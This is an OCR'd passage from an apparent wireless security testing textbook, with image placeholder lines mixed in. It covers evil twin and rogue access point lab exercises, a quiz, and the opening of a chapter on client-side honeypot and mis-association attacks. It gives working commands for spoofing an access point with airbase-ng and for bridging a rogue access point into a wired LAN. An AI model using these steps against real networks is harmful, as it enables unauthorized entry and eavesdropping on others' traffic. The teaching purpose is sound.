


6. As we are closer to this client, our signal strength is higher, and it connects to our evil twin access point.

7. We can also spoof the BSSD and MAC address of the access point using the following command:

```
airbase-ng -a <router mac> --essid "Wireless Lab" -c 11 mon0
```

8. Now if we look at through `airodump-ng`, it is almost impossible to differentiate between both visually:



9. Even `airodump-ng` is unable to discern that there are actually two different physical access points on the same channel. This is the most potent form of the evil twin.

What just happened?

We created an evil twin for the authorized network and used a deauthentication attack to have the legitimate client connect back to us, instead of the authorized network access point.

It is important to note that, in the case of the authorized access point using encryption such as WEP/WPA, it might be more difficult to conduct an attack in which traffic eavesdropping is possible. We will take a look at how to break the WEP key with just a client using the Caffe Latte attack in a later chapter.

Have a go hero – evil twins and channel hopping

In the previous exercise, run the evil twin on different channels and observe how the client, once disconnected, hops channels to connect to the access point. What is the deciding factor based on which the client decides which access point to connect to? Is it signal strength? Experiment and validate.

A rogue access point

A rogue access point is an unauthorized access point connected to the authorized network. Typically, this access point can be used as a backdoor entry by an attacker, thus enabling him to bypass all security controls on the network. This would mean that the firewalls, intrusion prevention systems, and so on, which guard the border of a network, would be able to do little to stop him from accessing the network.


In the most common case, a rogue access point is set to Open Authentication and no encryption. The rogue access point can be created in the following two ways:

- Installing an actual physical device on the authorized network as a rogue access point. (This is something I leave as an exercise to you.) Also, more than wireless security, this has to do with breaching the physical security of the authorized network.
- Creating a rogue access point in software and bridging it with the local authorized network Ethernet network. This will allow practically any laptop running on the authorized network to function as a rogue access point. We will look at this in the next experiment.

Time for action – cracking WEP

Follow these instructions to get started:


1. Let's first bring up our rogue access point using `airbase-ng` and give it the ESSID `Rogue`:



2. We now want to create a bridge between the Ethernet interface, which is part of the authorized network, and our rogue access point interface. To do this, we will first install `bridge-utils` files, create a bridge interface, and name it `Wifi-Bridge`. The following screenshot shows the required commands in action:

```
apt-get install bridge-utils
brctl addbr Wifi-Bridge
```


Let's see the following output of the command:



3. We will then add both the Ethernet and the `At0` virtual interface created by Airbase-ng to this bridge:

```
brctl addif Wifi-Bridge eth0
brctl addif Wifi-Bridge ath0
```


The screenshot of the command as follows:



4. We will then bring with these interfaces up to bring the bridge up with the following commands:

```
ifconfig eth0 0.0.0.0 up
ifconfig ath0 0.0.0.0 up
```


The screenshot of the command as follows:




5. We will then enable IP forwarding in the kernel to ensure that packets are forwarded:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```


The screenshot of the command as follows:




6. Brilliant! We are done. Now, any wireless client connecting to our rogue access point will have full access to the authorized network using the wireless-to-wired `Wifi-Bridge` we just built. We can verify this by connecting a client to the rogue access point. Once connected, if you are using Vista, your screen might look like the following:



7. Notice that it receives an IP address from the DHCP daemon running on the authorized LAN:



8. We can now access any host on the wired network from this wireless client using this rogue access point. Next, we will ping the gateway on the wired network:



What just happened?

We created a rogue access point and used it to bridge all the authorized network LAN traffic over the wireless network. As you can see, this is a really serious security threat as anyone can break into the wired network using this bridge.

Have a go hero – rogue access point challenge

Check whether you can create a rogue access point that uses WPA/WPA2-based encryption to look more legitimate on the wireless network.

Pop quiz – attacks on the WLAN infrastructure

Q1. What encryption does a rogue access point use in most cases?

1. None.
2. WEP.
3. WPA.
4. WPA2.

Q2. What is the advantage of having the same MAC address as the authorized access point in an evil twin?

1. It makes detecting the evil twin more difficult.
2. It forces the client to connect to it.
3. It increases the signal strength of the network.
4. None of the above.

Q3. What do DoS attacks do?

1. They bring down the overall throughput of the network.
2. They do not target the clients.
3. They can only be done if we know the network WEP/WPA/WPA2 credentials.
4. All of the above.

Q4. What do rogue access points do and how can they be created?

1. They allow backdoor entry into the authorized network.
2. They use WPA2 encryption only.
3. They can be created as software-based access points or can be actual devices.
4. Both 1 and 3.

Summary

In this chapter, we explored different ways to compromise the security of the Wireless LAN infrastructure:

- Compromising default accounts and credentials on access points
- Denial of service attacks
- Evil twins and MAC Spoofing
- Rogue access points in the enterprise network

In the next chapter, we will take a look at different attacks on the wireless LAN client. Interestingly, most administrators feel that the client has no security problems to worry about. We will see how nothing could be furthers from the truth.

6
Attacking the Client

"Security is just as strong as the weakest link."

Famous Quote in Information Security Domain

Most penetration testers seem to give all their attention to the WLAN infrastructure and don't give the wireless client even a fraction of that. However, it is interesting to note that a hacker can gain access to the authorized network by compromising a wireless client as well.

In this chapter, we will shift our focus from the WLAN infrastructure to the wireless client. The client can be either a connected or isolated unassociated client. We will take a look at the various attacks that can be used to target the client.

We will cover the following topics:

- Honeypot and Mis-Association attacks
- The Caffe Latte attack
- Deauthentication and disassociation attacks
- The Hirte attack
- AP-less WPA-Personal cracking

Honeypot and Mis-Association attacks

Normally, when a wireless client such as a laptop is turned on, it will probe for networks it has previously connected to. These networks are stored in a list called the **Preferred Network List** (**PNL**) on Windows-based systems. Also, along with this list, the wireless client will display any networks available in its range.

A hacker may do one or more of the following things:

- Silently monitor the probes and bring up a fake access point with the same ESSID the client is searching for. This will cause the client to connect to the hacker machine, thinking it is the legitimate network.
- Create fake access points with the same ESSID as neighboring ones to persuade the user to connect to him. Such attacks are very easy to conduct in coffee shops and airports where a user might be looking to connect to a Wi-Fi connection.
- Use recorded information to learn about the victim's movements and habits, as we show in detail in a later chapter.


These attacks are called Honeypot attacks, because the hacker's access point is mis-associated with the legitimate one.

In the next exercise, we will carry out both these attacks in our lab.


Time for action – orchestrating a Mis-Association attack

Follow these instructions to get started:

1. In the previous labs, we used a client that had connected to the **Wireless Lab** access point. Let's switch on the client but not the actual **Wireless Lab** access point. Let's now run `airodump-ng mon0` and check the output. You will very soon find the client to be in the `not associated` mode and probing for **Wireless Lab** and other SSIDs in its stored profile:




2. To understand what is happening, let's run Wireshark and start sniffing on the `mon0` interface. As expected, you might see a lot of packets that are not relevant to our analysis. Apply a Wireshark filter to only display Probe Request packets from the client MAC you are using:




3. In my case, the filter would be `wlan.fc.type_subtype == 0x04 && wlan.sa == <my mac>`. You should now see Probe Request packets only from the client for the previously identified SSIDs.
4. Let's now start a fake access point for the network **Wireless Lab** on the hacker machine using the following command:

